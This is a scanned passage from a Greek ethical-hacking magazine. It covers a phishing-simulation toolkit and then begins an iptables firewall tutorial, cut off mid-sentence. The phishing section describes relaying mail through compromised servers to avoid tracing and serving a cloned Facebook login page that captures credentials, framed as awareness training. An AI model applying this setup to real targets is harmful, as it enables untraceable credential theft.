
Εικόνα 4
Ανυποψίαστος ο στόχος μας, δεν παρατηρεί το παράξενο URL στη μπάρα διευθύνσεων του web browser.

νού phisher, ο οποίος δεν θέλει με κανένα τρόπο τα μηνύματα να μπορούν να οδηγούν πίσω σ' αυτόν. Ακριβώς γι' αυτό χρησιμοποιεί SMTP relaying προς νόμιμους mail servers που έχει υπό την κατοχή του (pwned).

Πάμε λοιπόν να δημιουργήσουμε τη νέα καμπάνια μας, όπως και στο προηγούμενο σενάριο. Εισάγουμε όνομα και τοποθεσία κι επιλέγουμε τα επιθυμητά target group, template και educational package. Αυτή τη φορά προσέχουμε ώστε να διαλέξουμε Educate on form submission, ώστε η ενημέρωση να ακολουθήσει την εισαγωγή των στοιχείων από το στόχο. Στη συνέχεια επιλέγουμε το SMPT relay host σύμφωνα με όσα είπαμε, το SMTP port και το απαραίτητο authentication. Τέλος, επιλέγουμε τη χρονική καθυστέρηση ανάμεσα στην αποστολή δύο emails, καθώς και τη χρήση κάποιου URL shortening service.

Μόλις κάποιος από τους στόχους μας ενδιαφερθεί κι ακολουθήσει το σύνδεσμο στο μήνυμα, θα του παρουσιαστεί μια σελίδα login πανομοιότυπη με την αντίστοιχη του Facebook. Αν δεν είναι αρκετά παρατηρητικός, τότε πιθανώς δεν θα δει ότι στη διεύθυνση του web browser δεν αναγράφεται αυτή του Facebook αλλά κάτι διαφορετικό, οπότε και θα προχωρήσει στην εισαγωγή των username και password πιστεύοντας ότι η απίστευτη ευκαιρία που του παρουσιάστηκε είναι ένα κλικ μακριά! Φανταστείτε την έκπληξή του μόλις αντικρίσει την οθόνη του εκπαιδευτικού πακέτου, η οποία ακολουθεί αμέσως και τον πληροφορεί για την απάτη εις βάρος του, μαζί με χρήσιμες πληροφορίες για την αποφυγή της στο μέλλον.

Πίσω στο campaign template, ο διαχειριστής του SPT απολαμβάνει το σύνολο των πληροφοριών για κάθε πετυχημένο hit, όπως, π.χ., η χρονική



Εικόνα 5
Όλα τα στοιχεία του στόχου, στη διάθεσή μας!

στιγμή που συνέβη, η έκδοση του browser του θύματος, τις πληροφορίες που εισήγαγε στην ψεύτικη σελίδα κ.λπ.

Αλίευση δεδομένων

Εκτός της αναλυτικής παρουσίασης της προόδου κάθε καμπάνιας στο campaign module, το SPT διαθέτει και μια διαφορετική ανάλυση των δεδομένων με την ονομασία dashboard. Εκεί ο διαχειριστής μπορεί να δει στατιστικές αναλύσεις, πίνακες και διαγράμματα για την πορεία όλων των campaigns. Με τη βοήθεια φίλτρων μπορεί να δει στατιστικά για την επιτυχία των modules, τους «κακούς» στόχους (δηλαδή τους υποψιασμένους), στατιστικά για τη χρήση web browsers καθώς και την επιτυχημένη πορεία των email.

Φανταστείτε πόσο χρήσιμο είναι ένα τέτοιο εργαλείο, όταν καλείσαι να διαχειριστείς δεκάδες καμπάνιες με εκατοντάδες ή χιλιάδες στόχους η καθεμία. Είναι ο ιδανικότερος τρόπος που κάποιος θα μπορούσε να συγκρίνει την αποδοτικότητα και το βαθμό εισχώρησης, ώστε να αξιοποιήσει τα αποτελέσματα σε μια νέα προσπάθεια. Μην ξεχνάτε ότι οι καμπάνιες είναι δυναμικές, καθώς μπορούν να έχουν μεγάλη χρονική διάρκεια και συνεχώς να εμπλουτίζονται με στόχους και δεδομένα.

Επίσης ένα τέτοιο εργαλείο είναι πολύ χρήσιμο στη στατιστική ανάλυση που εξυπηρετεί την εκπαιδευτική σκοπιά του SPT, καθώς μπορεί να προσφέρει συγκεντρωμένα δεδομένα για την κατάδειξη συγκεκριμένων ευπαθών κι ανυποψίαστων ομάδων ανάλογα με την τοποθεσία, τον τομέα εργασίας, το χρονικό παράθυρο που το μεγαλύτερο ποσοστό «τσιμπάει» και πολλές άλλες σημαντικές, κοινωνικές παραμέτρους.

Ψαριές στην ιχθυόσκαλα

Αν και το θέμα προσφέρεται για λογοπαίγνια του τύπου «το μεγάλο ψάρι τρώει το μικρό», «το ψάρι μυρίζει από το κεφάλι» κι άλλα τέτοια χαριτωμένα, εμείς δεν θα τσιμπήσουμε! Η σοβαρότητα της κατάστασης κι ο βαθμός έκθεσης της πληροφορίας σε τέτοιες επιθέσεις *δεν* επιτρέπουν αστεϊσμούς και χαλαρό χιουμοράκι. Δεν είναι τυχαίο άλλωστε ότι το ποσοστό spamming και phishing ανέρχεται στο 88% της κυκλοφορίας email παγκοσμίως. Όλοι αναζητούν το πολυπόθητο κλικ που θα φέρει τον στόχο πιο κοντά στο ερέθισμα, άρα και την πληροφορία στα ενδότερα του κύκλου εμπιστοσύνης.

Και ξέρετε κάτι; Τα καταφέρνουν! Όσο απίστευτο και αν φαίνεται, όσο αφελή και να τον χαρακτηρίσουμε, πάντα θα βρεθεί αυτός ο κάποιος που ίσως από περιέργεια, ίσως από απερισκεψία και άγνοια κινδύνου, θα επιλέξει να κάνει αυτό το έξτρα βήμα και να αναδειχθεί ως ο πιο αδύναμος κρίκος στην αλυσίδα.

Ακόμα και τα πιο υποψιασμένα περιβάλλοντα με εκπαιδευμένα μέλη, δεν είναι απολύτως ασφαλή. Η κοινωνική μηχανική έχει αναχθεί σε επιστήμη και οι τεχνικές της έχουν εξελιχθεί τόσο, που τα αποτελέσματά της μόνο αστεία δεν μπορούν να χαρακτηριστούν. Το μόνο που απομένει είναι συνεχής εκπαίδευση, εγρήγορση και έντονο αίσθημα καχυποψίας. Ίσως μερικοί βιαστούν και χαρακτηρίσουν το σενάριο παρανοϊκό αλλά, πιστέψτε μας, εσείς θα είστε αυτοί που θα χαμογελάτε όταν οι άλλοι θα έχουν πιαστεί στο αγκίστρι.

Το **deltaHacker** είναι το μοναδικό στο χώρο των περιοδικών **έντυπο** με θεματολογία ethical **hacking**, **δίκτυα** και **ασφάλεια**, **προγραμματισμό** και **ηλεκτρονικά**.

Το **deltaHacker** δεν γυρνάει εδώ κι εκεί στα περίπτερα, αλλά για ένα και πλέον χρόνο **έρχεται κατευθείαν στο σπίτι σας**.

Αν είστε από εκείνους που δεν βλέπουν τον υπολογιστή τους ως άλλη μια οικιακή συσκευή και δεν αντιμετωπίζετε το Internet ως ένα δίκτυο που αρχίζει και τελειώνει με το Facebook και το Twitter, τότε είναι **102% βέβαιο ότι θα αγαπήσετε το deltaHacker,** καθώς κι ότι θα θέλετε την παρέα του κάθε μήνα.

Όλες οι πληροφορίες για όλα τα προγράμματα συνδρομών είναι στο

deltahacker.gr/subscriptions

Παραγγείλετε τώρα μία από τις συμφέρουσες συνδρομές από το

deltahacker.gr/order

Σημείωση: Οι συνδρομές σας μπορούν να ξεκινούν από **όποιο τεύχος επιθυμείτε**, αρκεί να υπάρχει σε stock. **Την ύλη όλων των τευχών** που έχουν κυκλοφορήσει ως τώρα είναι στο

http://deltahacker.gr/category/magazine-issues



Skill: Intermediate

Tags: iptables, tables, chains, NAT, firewalls, routing, port forwarding, filtering

SECURITY CHECKPOINT

Κατακτήστε το firewall του Linux!

by sp1ral ev0lut10n

Το iptables είναι το πανίσχυρο κι εξαιρετικά ευέλικτο firewall που συναντάμε σε κάθε διανομή Linux. Μόνο του αρνητικό σημείο είναι το πραγματικά παράξενο συντακτικό του. Όσοι όμως θέλετε να ασχοληθείτε --σε επαγγελματικό ή σε ερασιτεχνικό επίπεδο-- με την ασφάλεια συστημάτων και δικτύων, σας υποσχόμαστε ότι δύσκολα θα μπορείτε να το αποφεύγετε για πάντα :) Κάντε λοιπόν τώρα login στο μικρό και θαυματουργό Raspberry Pi, σε κάποιο Linux box που διαθέτετε ή ακόμη και σ’ ένα ωραιότατο Linux VM, και σηκώστε τα μανίκια: Με τη βοήθεια αυτού του άρθρου, το iptables δεν θα μπορέσει να σας αντισταθεί για πολύ...

Δεν θα ξεκινήσουμε κινδυνολογώντας, ούτε θα προσπαθήσουμε έμμεσα να σας θορυβήσουμε. Λίγο πολύ, εξάλλου, οι λόγοι για τους οποίους χρειαζόμαστε (πάντα) ένα καλό firewall είναι γνωστοί. Είτε έχουμε υπ' ευθύνη μας ένα μόνο σύστημα είτε ένα ολόκληρο δίκτυο, το σίγουρο είναι ότι θέλουμε να το προστατεύουμε όσο πιο καλά μπορούμε. Στην προσπάθεια αυτή το Linux μπορεί ν' αποδειχθεί αναντικατάστατος βοηθός. Βλέπετε, στον πυρήνα του περιλαμβάνει ένα από τα ισχυρότερα --αν όχι το ισχυρότερο-- firewall που κυκλοφορούν Εκεί Έξω (TM). Ο λόγος γίνεται για το Netfilter, μια υλοποίηση firewall της κατηγορίας SPI (Statefull Packet Inspection) ή SPF (Statefull Packet Filtering). Με απλά λόγια, πρόκειται για ένα firewall που κοσκινίζει, πακέτο προς πακέτο, οτιδήποτε διακινείται δικτυακά! Το Netfilter, όπως αναφέραμε μόλις, αποτελεί τμήμα του πυρήνα (kernel). Συγκεκριμένα, πρόκειται για ένα σύνολο ρουτινών οι οποίες περιμένουν από κάποιο πρόγραμμα να τις αξιοποιήσει. Το βασικό πρόγραμμα που παίζει αυτόν το ρόλο ονομάζεται iptables και λειτουργεί από τη γραμμή εντολών. Υπάρχουν εφαρμογές για τον εύκολο χειρισμό του iptables, από το περιβάλλον γραφικών. Καμία τους όμως δεν το εκμεταλλεύεται πλήρως. Για άψογο και πλήρη έλεγχο ο ενδιαφερόμενος είναι υποχρεωμένος να καταφύγει στη γραμμή εντολών και να μάθει να χειρίζεται το iptables από εκεί. Με αυτόν τον τρόπο, πιστέψτε μας, θα είναι σε θέση να εκμεταλλεύεται ένα σαφώς μεγαλύτερο μέρος των δυνατοτήτων του. Πριν προχωρήσουμε, να διευκρινίσουμε ότι όποτε μιλάμε για το firewall του Linux ουσιαστικά αναφερόμαστε στο ζεύγος Netfilter-iptables. Εντούτοις, για λόγους απλότητας στο εξής θα κάνουμε λόγο για το iptables -- και είμαστε βέβαιοι ότι θα καταλαβαινόμαστε :)

Εσωτερική δομή


Το iptables φιλτράρει τη δικτυακή κίνηση, εξετάζοντας πακέτο προς πακέτο κάθε διακινούμενη πληροφορία. Κατ' αυτόν τον τρόπο μπορεί να κόβει ή να δέχεται τα πακέτα του τάδε πρωτοκόλλου, εκείνα που κατευθύνονται στο δείνα port, όσα έρχονται προς ή φεύγουν από τον υπολογιστή, εκείνα που διέρχονται απ' αυτόν με κάποια συγκεκριμένη φορά (π.χ., από το τοπικό δίκτυο προς το Internet) και πάει λέγοντας. Ταυτόχρονα, μπορεί να ανακατευθύνει τη δικτυακή κίνηση (π.χ., με τη λειτουργία του port forwarding), να αλλάζει τα περιεχόμενα των πακέτων κ.ά. Όλα αυτά γίνονται μέσα στους λεγόμενους πίνακες και στις αλυσίδες τους. Ας πάρουμε όμως τα πράγματα με τη σειρά.

Κάθε **πίνακας (table)** αποτελεί έναν μηχανισμό που αναλαμβάνει μία συγκεκριμένη ομάδα εργασιών. Συγκεκριμένα, το iptables περιλαμβάνει τους ακόλουθους πίνακες.

- **Mangle.** Αυτός ο πίνακας μπορεί να αλλάξει τα δεδομένα ενός πακέτου, καθώς κι ορισμένες τιμές που βρίσκονται στο header του πακέτου. Η αξιοποίηση του Mangle περιορίζεται σε πολύ προχωρημένα σενάρια χρήσης του firewall. Οι περισσότεροι μπορούν (με ασφάλεια) να αγνοήσουν την ύπαρξή του, τουλάχιστον έως ότου αρχίσουν να ψάχνονται ...άγρια.
- **NAT.** Εδώ, όπως μαρτυρά και το όνομα του πίνακα, πραγματοποιούνται τα δύο είδη του λεγόμενου Network Address Translation (DNAT & SNAT), όπως επίσης και το δημοφιλές (;) port forwarding.
- **Filter.** Σε αυτό τον πίνακα βρίσκονται οι κανόνες που καθορίζουν το αν θα γίνει αποδεκτό ένα πακέτο ή όχι. Εδώ πραγματοποιούνται όλοι οι ζουμεροί έλεγχοι, όπως: Από πού έρχεται το πακέτο; Πού

πηγαίνει; Σε ποιο port; Με ποιο πρωτόκολλο; Εκτός από τους ελέγχους στον εν λόγω πίνακα γίνεται και ξεκαθάρισμα, υπό την έννοια ότι κάποια πακέτα απορρίπτονται.

- **Raw.** Αν νομίζετε ότι η αποστολή του πίνακα Mangle είναι ακατάληπτη, μπορείτε να προσπεράσετε και τον Raw. Για όσους επιμένουν, ο συγκεκριμένος πίνακας ασχολείται με πακέτα που απαιτούν ιδιαίτερη μεταχείριση. Για παράδειγμα, από τον Raw περνάνε τα πακέτα που δεν συμμετέχουν στο σύστημα Connection Tracking.




Τα διερχόμενα πακέτα, εκείνα που φτάνουν στο μηχάνημα με το firewall αλλά προορίζονται για κάποιο άλλο, περνούν από τους περισσότερους πίνακες κι αλυσίδες του iptables. Ωστόσο, το ξεκαθάρισμα, δηλαδή το ποια επιτρέπονται και ποια όχι, πραγματοποιείται μόνο στην αλυσίδα FORWARD, του πίνακα Filter. Παρατηρείστε ότι τα διερχόμενα πακέτα δεν περνούν καθόλου από τις αλυσίδες IPNUT και OUTPUT.

Τώρα, οι **αλυσίδες (chains)** αποτελούν εξαρτήματα των πινάκων. Με άλλα λόγια, κάθε πίνακας συγκροτείται από ένα συγκεκριμένο σύνολο αλυσίδων. Αναλυτικότερα, οι αλυσίδες αποτελούν σύνολα κανόνων ή αλληλουχίες από φίλτρα, που καθορίζουν την τύχη των διερχόμενων πακέτων. Οι αλυσίδες, εκτός από το πλήθος και το είδος των κανόνων που περιέχουν, διαφοροποιούνται κι ως προς τα πακέτα που επεξεργάζονται. Ας δούμε το ρόλο της καθεμίας.

- **INPUT.** Από αυτήν διέρχονται τα πακέτα που έχουν σαν τελικό προορισμό το μηχάνημά μας και συναντάται στους πίνακες Filter και Mangle. Έτσι, με τη βοήθειά της μπορούμε να ελέγχουμε πλήρως τις εισερχόμενες συνδέσεις. Περιττό να πούμε ότι στη συγκεκριμένη αλυσίδα παίζεται το "μεγαλύτερο παιχνίδι" και χρειάζεται ιδιαίτερη προσοχή!
- **OUTPUT.** Όπως είναι φανερό, από αυτήν περνάνε τα πακέτα που δημιουργούνται τοπικά, ανεξάρτητα από τον προορισμό τους. Η αλυσίδα αυτή βρίσκεται σε όλους τους πίνακες. Προσθέτοντας τους κατάλληλους κανόνες είναι δυνατό να επιτρέψουμε ή να απαγορεύσουμε όποιες εξερχόμενες συνδέσεις θέλουμε.
- **FORWARD.** Εδώ χρειάζεται προσοχή: Τα πακέτα που έρχονται στο μηχάνημά μας (αυτό με το firewall) αλλά προορίζονται για κάποιο άλλο μηχάνημα (πίσω από το firewall) διέρχονται από την αλυσίδα FORWARD κι όχι από την INPUT! Επομένως, αν θέλουμε να φιλτράρουμε τις εισερχόμενες συνδέσεις που προορίζονται

Τα εισερχόμενα πακέτα, δηλαδή εκείνα που έχουν σαν προορισμό το μηχάνημα με το firewall, περνούν πάντα από την αλυσίδα INPUT του πίνακα Filter. Εκεί γίνεται και το ξεκαθάρισμά τους.



για μηχανήματα του τοπικού μας δικτύου (πίσω από το firewall), θα πρέπει να εστιάσουμε την προσοχή μας στην FORWARD! Τέλος, όπως και η INPUT, η αλυσίδα FORWARD βρίσκεται στους πίνακες Filter και Mangle.

- **PREROUTING** και **POSTROUTING.** Από την πρώτη περνούν τα εισερχόμενα πακέτα, πριν εισέλθουν στην INPUT ή στη FORWARD. Αντίστοιχα, από τη δεύτερη περνούν τα εξερχόμενα πακέτα, αφού ολοκληρώσουν τη διαδρομή τους μέσα από την INPUT ή την FORWARD. Οι εν λόγω αλυσίδες βρίσκονται στους πίνακες NAT, Mangle και Raw. Βλέπετε, σε αυτούς εκτελούνται εργασίες που πρέπει να προηγούνται ή να έπονται του όποιου φιλτραρίσματος.

Σε αυτό το σημείο θα πρέπει να σταθούμε σε μία κρίσιμη λεπτομέρεια. Όταν λέμε ότι μία αλυσίδα βρίσκεται σε δύο πίνακες, δεν εννοούμε ότι οι δύο πίνακες έχουν από ένα αντίγραφο της συγκεκριμένης αλυσίδας. Αντίθετα, εννοούμε ότι και οι δύο πίνακες έχουν από μία αλυσίδα με το συγκεκριμένο όνομα, που χειρίζεται τα πακέτα του αντίστοιχου είδους. Για παράδειγμα, η INPUT υπάρχει στους πίνακες Filter και Mangle. Αυτό σημαίνει ότι και οι δύο πίνακες έχουν μία αλυσίδα ονόματι INPUT, για το χειρισμό των εισερχόμενων πακέτων. Προφανώς, κάθε στιγμιότυπο της INPUT περιέχει διαφορετικούς κανόνες και εξυπηρετεί διαφορετικές λειτουργίες (εκείνες που ορίζει ο εκάστοτε πίνακας)!


Πώς ταξιδεύουν τα πακέτα;

Για να κατανοήσουμε καλύτερα τον τρόπο λειτουργίας του iptables, θα ήταν χρήσιμο να παρακολουθήσουμε την πορεία που ακολουθεί ένα δικτυακό πακέτο. Ας υποθέσουμε, λοιπόν, ότι έχουμε ένα μικρό τοπικό δίκτυο, πίσω από ένα μηχάνημα που τρέχει Linux. Επίσης, ας υποθέσουμε ότι στο εν λόγω μηχάνημα έχουμε ενεργοποιήσει το iptables, για να ελέγχει την επικοινωνία του τοπικού δικτύου με το Internet. Άραγε, τι συμβαίνει σε ένα πακέτο που έρχεται από τον έξω κόσμο και προορίζεται για κάποιο μηχάνημα του τοπικού δικτύου;

Αρχικά, το πακέτο περνά από την αλυσίδα PREROUTING του πίνακα Raw. Εκεί, σύμφωνα με τους κανόνες που ενδέχεται να έχουμε ορίσει, αποφασίζεται το αν η σύνδεση (στην οποία ανήκει το πακέτο) θα ελεγχθεί από το σύστημα Connection Tracking[1]. Στη συνέχεια, το πακέτο περνά από την ομώνυμη αλυσίδα του πίνακα Mangle. Εκεί πραγματοποιούνται

1. Αν δεν έχετε ιδέα για το ρόλο και τη χρησιμότητα του Connection Tracking, αγνοήστε το.

όλες οι μεταβολές που έχουμε ορίσει, για το περιεχόμενό του. Ακολούθως, το πακέτο μπαίνει στην αλυσίδα PREROUTING του πίνακα NAT. Προφανώς, εφόσον το πακέτο προορίζεται για κάποιο μηχάνημα του τοπικού δικτύου, σε αυτό το στάδιο θα πραγματοποιηθεί η διαδικασία αλλαγής της διεύθυνσης προορισμού (DNAT από το Destination NAT). Μετά από αυτά, το πακέτο θα μπει στην αλυσίδα FORWARD του πίνακα Mangle και αμέσως μετά στην ομώνυμη του πίνακα Filter. Όπως είναι αναμενόμενο, στον πίνακα Filter θα γίνει ο έλεγχος για το αν επιτρέπεται ή όχι να περάσει! Εφόσον δεν απορριφθεί, θα συνεχίσει στην αλυσίδα POSTROUTING του Mangle και θα καταλήξει στην POSTROUTING του NAT. Στο τελευταίο στάδιο, εφόσον το επιθυμούμε, πραγματοποιείται η αλλαγή της διεύθυνσης προέλευσης (SNAT, από το Source NAT).



Τα εξερχόμενα πακέτα διέρχονται πάντα από την αλυσίδα OUTPUT, του πίνακα Filter. Εκεί μπορούμε να κάνουμε κάποιο φιλτράρισμα, αν και σε ό,τι αφορά στα εξερχόμενα συνήθως επιτρέπουμε τα πάντα.

Ακόμα πιο απλά...

Καλά όλα αυτά, θα πουν πολλοί, αλλά ποια είναι τα σημαντικότερα στοιχεία που θα πρέπει πάντα να θυμόμαστε; Φυσικά, η απάντηση εξαρτάται από το πόσο πολύ θέλουμε να σκαλίσουμε το iptables, καθώς κι από το πόσο προχωρημένες είναι οι απαιτήσεις μας. Ένας μέσος χρήστης[2] αρκεί να θυμάται τα εξής: Τα εισερχόμενα πακέτα, που προορίζονται για τον υπολογιστή στον οποίο τρέχει το iptables, περνούν πάντα από την αλυσίδα INPUT. Τα διερχόμενα, από το τοπικό δίκτυο προς το Internet και αντίστροφα, περνούν πάντα από την αλυσίδα FORWARD. Όσο για τα εξερχόμενα, που ξεκινούν από τον υπολογιστή firewall, αυτά διέρχονται πάντα από την αλυσίδα OUTPUT. Στις συγκεκριμένες περιπτώσεις, οι αλυσίδες που αναφέρουμε είναι εκείνες του πίνακα Filter. Επομένως, για την εργασία που ενδιαφέρονται οι περισσότεροι χρήστες (τον έλεγχο των εισερχόμενων, των εξερχόμενων και των διερχόμενων συνδέσεων), θα πρέπει να ασχοληθούμε με τον πίνακα Filter!

Σηκώστε τα μανίκια

Μετά από τόση θεωρία σχετικά με την εσωτερική λειτουργία του iptables, έφτασε η ώρα να γνωρίσετε το χειρισμό του. Βέβαια, ο χειρισμός ενός τόσο ισχυρού firewall από την κονσόλα δεν θα μπορούσε να είναι απλό ζήτημα. Γι’ αυτό και θα ξεκινήσουμε από τα βασικά. Θα μάθετε να δημι-

2. Για παράδειγμα, κάποιος που δεν σκοπεύει να στήσει τον δικό του ISP.

ουργείτε απλούς κανόνες και στη συνέχεια θα εξετάσουμε ένα απλό σενάριο χρήσης του firewall. Αναφορικά με το συντακτικό και τις οδηγίες που μπορεί να κατανοήσει το iptables, θα μπορούσαν να γραφούν ατελείωτα κατεβατά. Ωστόσο, ακόμα και μετά από αρκετές σελίδες ανάλυσης, είναι αμφίβολο το αν θα μπορούσε κανείς να αρχίσει αμέσως την παραγωγική ασχολία! Ακριβώς γι' αυτό, θα ακολουθήσουμε μία πιο ενδιαφέρουσα, πρακτική προσέγγιση: Θα εξετάσουμε μία σειρά από παραδείγματα.

```
sudo iptables -L
```

Δίνοντας κάτι τέτοιο, το iptables θα εμφανίσει όλες τις αλυσίδες του πίνακα Filter, καθώς και τους κανόνες που περιέχουν. Επιπρόσθετα, δίπλα στο όνομα κάθε αλυσίδας θα προβάλει και την πολιτική της (policy). Το policy καθορίζει την τύχη κάθε διερχόμενου πακέτου, εφόσον αυτό δεν σταμάτησε από κάποιο φίλτρο. Με άλλα λόγια, προσδιορίζει τη default συμπεριφορά της αλυσίδας.

```
sudo iptables –F INPUT
```

Η παράμετρος -F είναι από τη λέξη flush (αδειάζω). Εκτελώντας το παραπάνω, το iptables θα διαγράψει όλους τους κανόνες, δηλαδή όλα τα φίλτρα, που περιέχει η αλυσίδα INPUT, του πίνακα Filter. Προσέξτε ότι πουθενά δεν δηλώσαμε τον επιθυμητό πίνακα, παρά μόνο την αλυσίδα. Όταν κάνουμε κάτι τέτοιο, το iptables θεωρεί ότι αναφερόμαστε στον πίνακα Filter.

```
sudo iptables –P INPUT DROP
```

Με την παράμετρο -P μπορείτε να καθορίσετε την πολιτική μιας αλυσίδας. Σημειώστε ότι μια καλή τακτική είναι να δημιουργείτε πρώτα τους κανόνες (τα φίλτρα) και μετά να ορίζετε την πολιτική. Σε αντίθετη περίπτωση, όταν είστε συνδεδεμένος απομακρυσμένα στον υπολογιστή, είναι πολύ εύκολο να κλειδωθείτε απ' έξω. Για παράδειγμα, αν για τη ρύθμιση του firewall έχετε συνδεθεί στο σύστημα μέσω SSH, εκτελώντας την παραπάνω γραμμή το σύστημα θα κόψει τη σύνδεσή σας και δεν θα επιτρέπει τη δημιουργία νέας! Έτσι, για την πρόσβαση στο σύστημα θα πρέπει να πάτε από πάνω του. (Σ.τ.Ε. Εντάξει, ας μην είμαστε απόλυτοι. Θα κάνετε τη δουλειά σας ακόμη κι αν πάτε μπροστά του.)

```
sudo iptables –A INPUT –p tcp --dport 22 –j ACCEPT
```

Εκτελώντας το παραπάνω, η αλυσίδα INPUT θα αποκτήσει έναν κανόνα που επιτρέπει όλες τις συνδέσεις στο port 22 και με το πρωτόκολλο TCP. Έτσι, το σύστημα θα δέχεται όλες τις συνδέσεις SSH, ανεξάρτητα από το policy της αλυσίδας.

```
sudo iptables –A INPUT –i eth0 –j DROP
sudo iptables -A INPUT –i eth1 –j ACCEPT
```

Με την εκτέλεση των παραπάνω, όσα πακέτα έρχονται από το interface eth0 θα απορρίπτονται, ενώ εκείνα που καταφτάνουν από το eth1 θα γίνονται δεκτά. Για την προσθήκη των κανόνων χρησιμοποιήθηκε η παράμετρος -A (από το Append), ενώ αμέσως μετά δηλώσαμε την αλυσίδα στην οποία θέλουμε να αφορούν.

```
sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j
ACCEPT
```

Ο συγκεκριμένος κανόνας είναι σχεδόν πάντα αναγκαίος! Με τη βοήθειά του, όλες οι συνδέσεις που έχουν ήδη επιτραπεί κι εγκαθιδρυθεί (established) ή σχετίζονται με κάποια άλλη που επίσης έχει επιτραπεί κι

εγκαθιδρυθεί (related), γίνονται αποδεκτές! Ας υποθέσουμε, όπως και πριν, ότι έχετε συνδεθεί σε ένα σύστημα μέσω SSH και ρυθμίζετε το firewall. Αν υπάρχει ο εν λόγω κανόνας, τότε κόβοντας όλες τις εισερχόμενες συνδέσεις η δική σας θα συνεχίσει να υφίσταται (αφού ανήκει στις established) και δεν θα αποκλειστείτε. Ωστόσο, όλες οι νέες συνδέσεις SSH θα κόβονται. Εξάλλου, σκεφτείτε την περίπτωση που έχετε συνδεθεί σε έναν FTP server. Δίνοντας οποιαδήποτε εντολή στον server, εκείνος θα δημιουργήσει μία δεύτερη σύνδεση με το σύστημά σας και θα απαντήσει μέσω αυτής. Εφόσον υπάρχει ο κανόνας που εξετάζουμε, η δεύτερη σύνδεση θα περάσει από το firewall, αφού σχετίζεται με την αρχική που πραγματοποιήσατε εσείς (related). Τέλος, σκεφτείτε την 